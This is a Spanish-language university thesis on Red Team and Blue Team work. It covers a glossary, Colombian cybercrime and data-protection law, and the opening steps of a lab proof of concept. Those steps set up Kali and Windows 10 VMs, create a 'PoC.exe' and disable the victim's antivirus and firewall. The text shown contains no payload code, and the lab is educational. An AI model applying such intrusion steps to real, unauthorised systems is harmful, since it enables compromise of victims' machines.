CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JACKSON APRAEZ SOTO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
FLORENCIA
2024

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JACKSON APRAEZ SOTO

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

Director del curso:
ING. LUIS FERNANDO ZAMBRANO HERNANDEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
FLORENCIA
2024

Nota de Aceptación

_____

_____

_____

_____

Presidente del Jurado

_____

Jurado

_____

Jurado

Florencia, Caquetá (2 abril del 2024).

DEDICATORIA

Doy gracias a Dios por este nuevo logro en mi vida, agradecimiento total a mi Madre y Hermano, gracias a sus consejos y apoyo recibido durante mi formación profesional, he culminado otras de mis metas. La cual me llena de satisfacción recibir la herencia más valiosa que puedo heredar.

Agradezco a los directores y tutores de la Universidad Nacional Abierta y a Distancia UNAD, quienes con su trabajo continuo nos brindan la oportunidad de aprender y enriquecer nuestros conocimientos a nivel profesional, por otro lado, a los directivos, asesores y compañeros de aprendizaje que me acompañaron en este largo proceso, reconozco sin duda alguna que sin su apoyo y colaboración éste logro no hubiera sido posible.

AGRADECIMIENTOS

Este trabajo lo dedico a mi madre e hijos, que han sido de gran apoyo incondicional en esta ruta de sacrificio de días enteros y noches de mucho esfuerzo, son la fuente de motivación e inspiración para continuar con mi preparación profesional, mi compañera de vida también ha sido un apoyo muy importante puesto que los días que no he podido compartir con ella siempre cuento con su apoyo incondicional de ánimo que reconforta y da fuerzas para seguir adelante para poder entregar las actividades exigidas a tiempo.

CONTENIDO

Pág.

LISTA DE TABALAS

. Pág.

LISTA DE FIGURAS

Pág.

GLOSARIO

Blue Team: Equipos de profesionales en ciberseguridad que realizan un análisis de sistemas de información para garantizar la seguridad, identificar fallas de seguridad, verificar la efectividad de cada medida de seguridad y asegurarse de que todas las medidas de seguridad continúen siendo efectivas después de la implementación.

CIS (Centro de Seguridad en Internet) son un conjunto de prácticas recomendadas reconocidas y consensuadas a nivel mundial para ayudar a los profesionales de la seguridad a aplicar y administrar las medidas de seguridad cibernética.

Exploit: Es una técnica o una secuencia de comandos diseñados para aprovechar una vulnerabilidad específica en un sistema informático o una aplicación con el fin de comprometer la seguridad de dicho sistema.

Footprintin: Implica técnicas como la exploración de puertos, la búsqueda de información en redes sociales, la recolección de datos públicos, el escaneo de sitios web y otras actividades de investigación para obtener una imagen completa del objetivo y sus posibles puntos débiles.

GPL: (Licencia Pública General). Es una licencia de software de código abierto creada por la Free Software Foundation (FSF) que garantiza a los usuarios ciertos derechos para el uso, modificación y distribución del software licenciado bajo sus términos.

Hardenizacion: Proceso que implica tomar acciones proactivas que permitan minimizar la cantidad de formas en la que un atacante pueda obtener acceso no autorizado a un dispositivo, una red o un sistema de información, por medio de configuraciones cuyo objetivo es fortalecer los sistemas para que sean lo más seguro.

Kali Linux: es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general. Fue fundada y es mantenida por Offensive Security Ltd.

Metasploit: Es un framework de código abierto ampliamente utilizado para el desarrollo y la ejecución de exploits. Proporciona una amplia colección de exploits, payloads, módulos auxiliares y herramientas de post-explotación que facilitan la identificación y explotación de vulnerabilidades en sistemas informáticos.

Msfconsole: Interfaz que proporciona una consola centralizada "todo en uno" y permite un eficiente acceso a prácticamente todas las opciones disponibles en el marco de Metasploit y Msfconsole.

MSFVenom: Herramienta incluida en el framework Metasploit para generar payloads (cargas útiles) personalizadas para explotar vulnerabilidades en el sistema operativo objetivo.

Payloads: Módulos que se ejecutan en el sistema objetivo después de una explotación exitosa, específicamente diseñadas para evadir las defensas de seguridad y proporciona una amplia gama de opciones de personalización, la plataforma de destino, el tipo de codificación, entre otros.

Purple Team: Equipos de profesionales en ciberseguridad mezclado entre los equipos Blue Team y Red Team, buscando garantizar y maximizar la efectividad de ambos, reduciendo así las deficiencias que presentan ambos equipos por separado.

Red Team: Equipos de profesionales en ciberseguridad para la realización de ataques (siempre controlados), descubriendo sus vulnerabilidades, dejando al descubierto las limitaciones y riesgos de Seguridad de una organización para ver cómo se comportará frente a los ataques en tiempo real.

SIEM: (Security Information and Event Management) es una plataforma o conjunto de herramientas diseñadas para recopilar, correlacionar, analizar y gestionar datos de seguridad de una variedad de fuentes en tiempo real para ayudar a las organizaciones a detectar y responder a amenazas cibernéticas e incidentes de seguridad.

Test de intrusión: consiste en simular un ataque para comprobar la seguridad de uno o varios sistemas, haciendo una prueba controlada y autorizada para evaluar la seguridad de un sistema imitando las acciones que llevarían a cabo atacantes en la vida real.

XDR: (Extended Detection and Response) Integra y correlaciona datos de múltiples fuentes de seguridad para proporcionar una detección más avanzada y una respuesta automatizada a las amenazas cibernéticas.

RESUMEN

Los profesionales de seguridad informatica deben respetar la privacidad, integridad y confidencialidad de la información, actuando de manera ética y legal en todas sus actividades, los equipos estratégicos Red Team y Blue Team son fundamentales para proteger las infraestructuras TI de cualquier organización, la responsabilidad en el tratamiento de la información y la protección de los datos personales, cumpliendo siempre con las disposiciones legales establecidas Ley 1273 de 2009 y 1581 de 2012 de Colombia.

El informe presenta un escenario de un ataque informático ejecutado, el equipo Red Team recopila la información y procede al aislamiento la máquina afectada Windows 10 X64, realizando un exhaustivo análisis forense para evaluar el alcance del ataque y determinar las acciones necesarias para su eliminación, utilizando herramientas virtuales Kali Linux y Windows 10, con diferentes comandos como Metasploit y payload.

Ante este evento, el equipo Blue Team tomó medidas correctivas para abordar el ataque, se reactivaron los sistemas de seguridad deshabilitados previamente, estableciendo políticas adicionales para restringir la ejecución de archivos y mejorar los permisos de usuario de manera efectiva, el monitoreo constante de los registros de seguridad y la detección de anomalías fortalecen la seguridad del sistema operativo, la implementando de una guía técnica proporcionada por el CIS. Estas medidas se adoptaron con el objetivo de prevenir futuros ataques y salvaguardar la información de los sistemas TI de la organización.

La buena comunicación de estos equipos de ciberseguridad para abordar eficazmente este tipo de amenazas cibernéticas, destacando las buenas prácticas implementadas de seguridad utilizando herramientas adecuadas, logrando proteger el entorno TI de la organización, mitigando el riesgo de posibles intrusiones en el futuro.

Palabras claves: Red Team, Blue Team, Tecnologías de la Información (TI), CIS.

ABSTRACT

Cybersecurity professionals must respect the privacy, integrity and confidentiality of information, acting ethically and legally in all their activities, the strategic Red Team and Blue Team are essential to protect the IT infrastructures of an organization, responsibility in the processing of information and the protection of personal data, always complying with the legal provisions established by Law 1273 of 2009 and 1581 of 2012 of Colombia.

The report presents a scenario of an executed computer attack, the Red Team collects the information and proceeds to isolate the affected Windows 10 Kali Linux and Windows 10 virtual tools, with different commands such as Metasploit and payload.

Faced with this event, the Blue Team took corrective measures to address the attack, previously disabled security systems were reactivated, establishing additional policies to restrict the execution of files and improve user permissions effectively, constant monitoring of logs Security and anomaly detection strengthen the security of the operating system, implementing technical guidance provided by the CIS. These measures were adopted with the aim of preventing future attacks and safeguarding the information in the organization's IT systems.

The good communication of these cybersecurity teams to effectively address this type of cyber threats, highlighting the good security practices implemented using appropriate tools, managing to protect the organization's IT environment, mitigating the risk of possible intrusions in the future.

Keywords: Red Team, Blue Team, Information Technologies (IT), CIS.

1. INTRODUCCIÓN.

En el entorno actual los ataques cibernéticos están en constante evolución, la ciberseguridad se ha convertido en una preocupación fundamental para todas las organizaciones que deben adoptar medidas de seguridad digital y enfoques estratégicos para la protección de sus activos digitales, operando de manera eficiente y segura en sus infraestructuras (TI).

En este contexto, los equipos estratégicos de ciberseguridad Red Team y Blue Team, desempeñan un papel fundamental en las organizaciones, evaluando la seguridad simulando ataques cibernéticos reales y la defensa de las infraestructuras TI contra las amenazas cibernéticas.

El escenario presentado ante el ataque ejecutado, plantea un desafío significativo para estos equipos de ciberseguridad, la detección, eliminación y desarrollo de guías técnicas ante un ataque informático en tiempo real, requiere una combinación de conocimientos técnicos, herramientas especializadas y una respuesta rápida y coordinada.

La buena comunicación y colaboración entre estos dos equipos de ciberseguridad, cumpliendo con las disposiciones legales establecidas en Colombia, bajo la ética profesional, mitigando los riesgos asociados y la implementación de medidas correctivas para evitar futuros incidentes.

2. ANTECEDENTES DEL PROBLEMA

Las tecnologías de la Información son fundamentales en cualquier organización, cada dia aumenta la demanda de servicios en ciberseguridad, conociendo que uno de los recursos más valiosos en las organizaciones son los datos, identificando la necesidad de salvaguardar y proteger los sistemas informáticos.

Los ciberdelincuentes utilizan sus habilidades informáticas para cometer delitos, como el robo de información confidencial, el fraude electrónico, el ciberacoso, el chantaje, robo de identidad y ponen en riesgo las tecnologías de la Información de cualquier organización; debido a los constantes ataques cibernéticos que se presentan a diario, existen equipos de profesionales en ciberseguridad como Red, Blue y Purple Team para proteger las tecnologías de la Información, la seguridad digital es una prioridad a la que aun muchas organizaciones no tienen contratados estos servicios.

Una organización ha sido víctima de un ataque cibernético por medio de un archivo (.txt) malicioso que fue descargado e ejecutado en una de sus computadoras, comprometiendo la seguridad de la red y poniendo en riesgo la integridad de la información confidencial. Los equipos Red Team y Blue Team proceden a realizaran informe técnico proporcionando una visión integral del incidente de seguridad, facilitando la toma de decisiones informadas y la implementación de medidas correctivas y preventivas para proteger los activos digitales y la reputación de la organización.

La utilización de herramientas digitales como los software libres son esenciales para mitigar estos ataques cibernéticos, los equipos estratégicos de ciberseguridad Red Team y Blue Team, utilizan técnicas para garantizar la privacidad, la exactitud, la disponibilidad de los sistemas de procesamiento de datos, la información manejada por los empleados y los sistemas informáticos de cualquier organización.

A la luz de los factores mencionados, es crucial realizar un análisis de seguridad de los procesos utilizados para identificar cualquier fallo o peligro potencial que pueda poner en peligro la continuidad de la organización.

2.1 FORMULACION DEL PROBLEMA

Diferentes elementos que plantean la posibilidad de pérdida de información se manifiestan en los grandes eventos de seguridad informática a escala mundial, al mismo tiempo que se abordan estos ataques de ciberseguridad, las nuevas tecnologías también ofrecen a los ciberdelincuentes nuevas oportunidades.

La investigación del Dr. Andrés Ricardo Almanza para el año 2022 descubrió tres eventos principales, el primero es la instalación de software no autorizado (55,56 por ciento), segundo los virus y troyanos (46,3%), y tercero por el acceso no autorizado a la web. En consecuencia, la fuga de información se produce en la escala identificada (19,14%), iluminando el panorama actual de las amenazas.[1] “El martes 12 de septiembre del año 2023 en Colombia, se reportaron ciberataques masivos de portales web de la rama Judicial, el Ministerio de Salud, la Superintendencia de Industria y Comercio y muchas otras entidades”.[2]

Por medio del banco de trabajo configurado por los equipos Red y Blue Team, la primera deficiencia encontrada fueron los sistemas de seguridad desactivados como antivirus y firewalls, el acceso no autorizado a los equipos de cómputo, políticas de seguridad, guías técnicas CIS, la implementación de medidas de hardenización y la falta de capacitación de los empleados en la organización.

[1] Ing. Andrés Ricardo Almanza Junco | ACIS. (2022). Bienvenido a ACIS | ACIS. Disponible en: https://acis.org.co/portal/content/ing-andrés-ricardo-almanza-junco

[2] Hackeo masivo en Colombia: “La información de millones de personas está en manos de delincuentes en este momento”. (2023, 14 de septiembre). El País América Colombia. Disponible en: https://elpais.com/america-colombia/2023-09-14/hackeo-masivo-en-colombia-la-informacion-de-millones-de-personas-esta-en-manos-de-delincuentes-en-este-momento.html

Es crucial considerar la siguiente pregunta, ¿Cómo puedo tomar ventaja a los ciber atacantes utilizando este software de seguridad en los distintos sistemas?

3. JUSTIFICACION

La ciberdelincuencia comete delitos informáticos, realizando cualquier actividad ilegal que implique un ordenador o una red, estos actos criminales incluyen el acceso, la obstaculización, la interceptación, el borrado, la alteración, el tráfico, la venta, la extracción, la producción, la compilación, la divulgación, el robo, la transferencia, la suplantación, la violación, el daño y la programación contra cualquier persona u organización[3].

Los equipos Red y Blue Team proceden a realizan un análisis forense exhaustivo del sistema comprometido para determinar el alcance del daño, los archivos y datos afectados, y las posibles rutas de entrada utilizadas por el atacante, evaluación detallada de la brecha de seguridad que condujo al incidente, identificando las vulnerabilidades explotadas y los puntos débiles en la infraestructura de seguridad de la organización.

El uso del software libre es totalmente gratuito con licencia de código abierto, permite la libertad de su uso, tiene la capacidad de interactuar y proporcionar una interfaz de usuario agradable en la que pueda pulsar o modificar valores para recibir resultados prácticos.

Para mejorar la postura TI de la seguridad digital en la organización, los equipos Red y Blue Team recomiendan implementar medidas preventivas y estrategias de respuesta ante incidentes, con el objetivo de reducir la probabilidad de futuros ataques cibernéticos, minimizar su impacto y la capacitación constante de los empleados en la organización.

[3] IBBackup. ¿Cuáles son las principales amenazas de la ciberdelincuencia para el 2022?. [En línea]. [Consultado 27 de abril del 2023]. Disponible en: (https://ibbackup.com/Amenazas-ciberdelincuencia-2022).

4. OBJETIVOS

4.1 Objetivo General:

- Analizar la importancia y el funcionamiento de los equipos estratégicos de ciberseguridad Red y Blue Team en una organización, bajo las disposiciones legales establecidas en Colombia.

4.2 Objetivos Específicos:

- Identificar las leyes y normatividad en el ámbito digital, la responsabilidad ética profesional de los equipos estratégicos Red & Blue Team, utilizando estrategias para superarlos, garantizando la privacidad, la integridad y la confidencialidad de la información dentro de las organizaciones

- Analizar el rol y responsabilidades del equipo Red Team, pasos y procesos en la ejecución de pruebas de intrusión, identificación de vulnerabilidades en los sistemas cualquier organización en sus entornos T.I.

- Realizar una guía técnica ejecutada por los equipos Red y Blue Team para la detección, respuesta y mitigación de amenazas cibernéticas en tiempo real, la implementación de medidas de hardenización y políticas de seguridad digital.

5. DESARROLLO DEL TRABAJO

5.1 ACTUACIÓN ÉTICA Y LEGAL RED TEAM Y BLUE TEAM.

En Colombia las acciones ilícitas en el ámbito digital combinadas con la ética y la legalidad de las actividades realizadas por los equipos Red y Blue Team, dentro del marco legal son fundamentales para garantizar la protección de la información y la integridad de las operaciones digitales en las organizaciones.

5.1.1 Ley 1273 de 2009 sobre Delitos Informáticos.

"Define y sanciona los delitos relacionados con el uso indebido de la tecnología, penaliza las actividades como la interceptación ilegal de información y los accesos abusivos a sistemas informáticos".[4]

Artículo 269A: Acceso abusivo a un sistema informático. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo.

Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

[4] LEY 1273 DE 2009. (2009, 5 de enero). SUIN-Juriscol MinJusticia. Disponible en: https://www.suin-juriscol.gov.co/viewDocument.asp?ruta=Leyes/1676699#:~:text=El%20que,%20sin%20orden%20judicial,y%20dos%20(72)%20meses.

Artículo 269E: Uso de software malicioso. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269F. Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Artículo 269G: Suplantación de sitios web para capturar datos personales. El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269I: Hurto por medios informáticos y semejantes. El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

Artículo 269J: Transferencia no consentida de activos. El que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito sancionado con pena más grave.

5.1.2 Ley 1581 de 2012 sobre Protección de Datos Personales.

"Establece disposiciones para la protección de la información personal y confidencial. Los equipos Blue Team deben asegurar el cumplimiento de esta ley al proteger los datos sensibles y garantizar su integridad y confidencialidad".[5]

Se dictan disposiciones generales para la protección de datos personales:

Artículo 3°. Definiciones. Para los efectos de la presente ley, se entiende por:

a) Autorización: Consentimiento previo, expreso e informado del Titular para llevar a cabo el Tratamiento de datos personales;

c) Dato personal: Cualquier información vinculada o que pueda asociarse a una o varias personas naturales determinadas o determinables;

e) responsable del Tratamiento: Persona natural o jurídica, pública o privada, que por sí misma o en asocio con otros, decida sobre la base de datos y/o el tratamiento de los datos.

g) Tratamiento: Cualquier operación o conjunto de operaciones sobre datos personales, tales como la recolección, almacenamiento, uso, circulación o supresión.

5.1.3 Ley 842 de 2003, Código de Ética Profesional.

Son prohibiciones a los profesionales respecto de la dignidad de sus profesiones:

ARTICULO 20 (constitución política de Colombia). Se garantiza a toda persona la libertad de expresar y difundir su pensamiento y opiniones, la de informar y recibir información veraz e imparcial, y la de fundar medios masivos de comunicación.

ARTÍCULO 36. Prohibiciones a los profesionales respecto de la dignidad de sus profesiones.

Es esencial que los equipos Red Team y Blue Team actúen con responsabilidad ética, evitando cualquier acción que pueda comprometer la privacidad o la seguridad de los datos. Esto implica respetar los derechos de los individuos, ser transparentes en sus actividades y proteger la información confidencial.[6]

---


[5] Ley 1581 de 2012 Protección de Datos Personales. (2020, 1 de marzo). Ministerio de Tecnologías de la Información y las Comunicaciones. Disponible en: https://mintic.gov.co/portal/inicio/Atencion-y-Servicio-a-la-Ciudadania/Transparencia/135881:Ley-1581-de-2012-Proteccion-de-Datos-Personales

[6] *Código de ética. Copnia*. (2023). Consejo Profesional de Ingeniería. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

6. EJECUCIÓN PRUEBAS DE INTRUSIÓN, PASOS Y PROCESOS EQUIPO RED TEAM

La organización HackerHouse encontró que uno de sus equipos de cómputo que contenía un Windows 10 X64 fue vulnerado de algún modo. El administrador de dicho equipo se percató que había creado un archivo con extensión .txt ubicado en el escritorio y el cual contenía los campos: Nombre_estudiante_codigo_fecha_actividad, este archivo en mención ya no se encontraba en la ubicación descrita anteriormente.

Imagen 1. Creación Archivo PoC.exe



Fuente: Elaboración propia


POC ATAQUE:

Para iniciar este taller se debe tener en cuenta los siguientes pasos:

Paso 1: La estructura básica en cuanto a sintaxis se va a explicar en este paso, pero hay algo muy importante a tener en cuenta y es todo el tema relacionado con la arquitectura de la máquina que se va a comprometer. La máquina víctima debe estar en la misma red que la máquina atacante y estar en un mismo fragmento de red, pueden crear las máquinas virtuales en modo bridge.

Antes de iniciar las máquinas virtuales Windows 10 y Kali linux, se ingresa a la configuración de red, deben estar conectadas a adaptador puente

Imagen 2. Adaptador puente




Fuente: Elaboración propia

Ingresamos al cmd de la maquina Windows 10 y Utilizamos el comando ipconfig

Ingresamos al emulador de la maquina Kali linux y Utilizamos el comando ifconfig


Imagen 3. Ip Cmd de la maquina Windows 10 y emulador maquina Kali Linux



Fuente: Elaboración propia

Luego Ingresamos al cmd del equipo sistema Windows 11 Pro y Utilizamos el comando ipconfig


Imagen 4. Ip equipo de prueba



Fuente: Elaboración propia


Paso 2: El siguiente paso es identificar el sistema operativo de la máquina víctima, para este taller se menciona una máquina Windows 10 con una arquitectura x64, pero dicha máquina debe tener todos los sistemas de seguridad deshabilitados: Windows defender, firewall, antivirus y protección en tiempo real, porque en el taller no se abarcará técnicas de evasión a los antivirus.

Imagen 5. Sistema operativo Windows 10 maquina *Victima*



Fuente: Elaboración propia

Imagen 6. Desactivación de Firewall y antivirus



Fuente: Elaboración propia

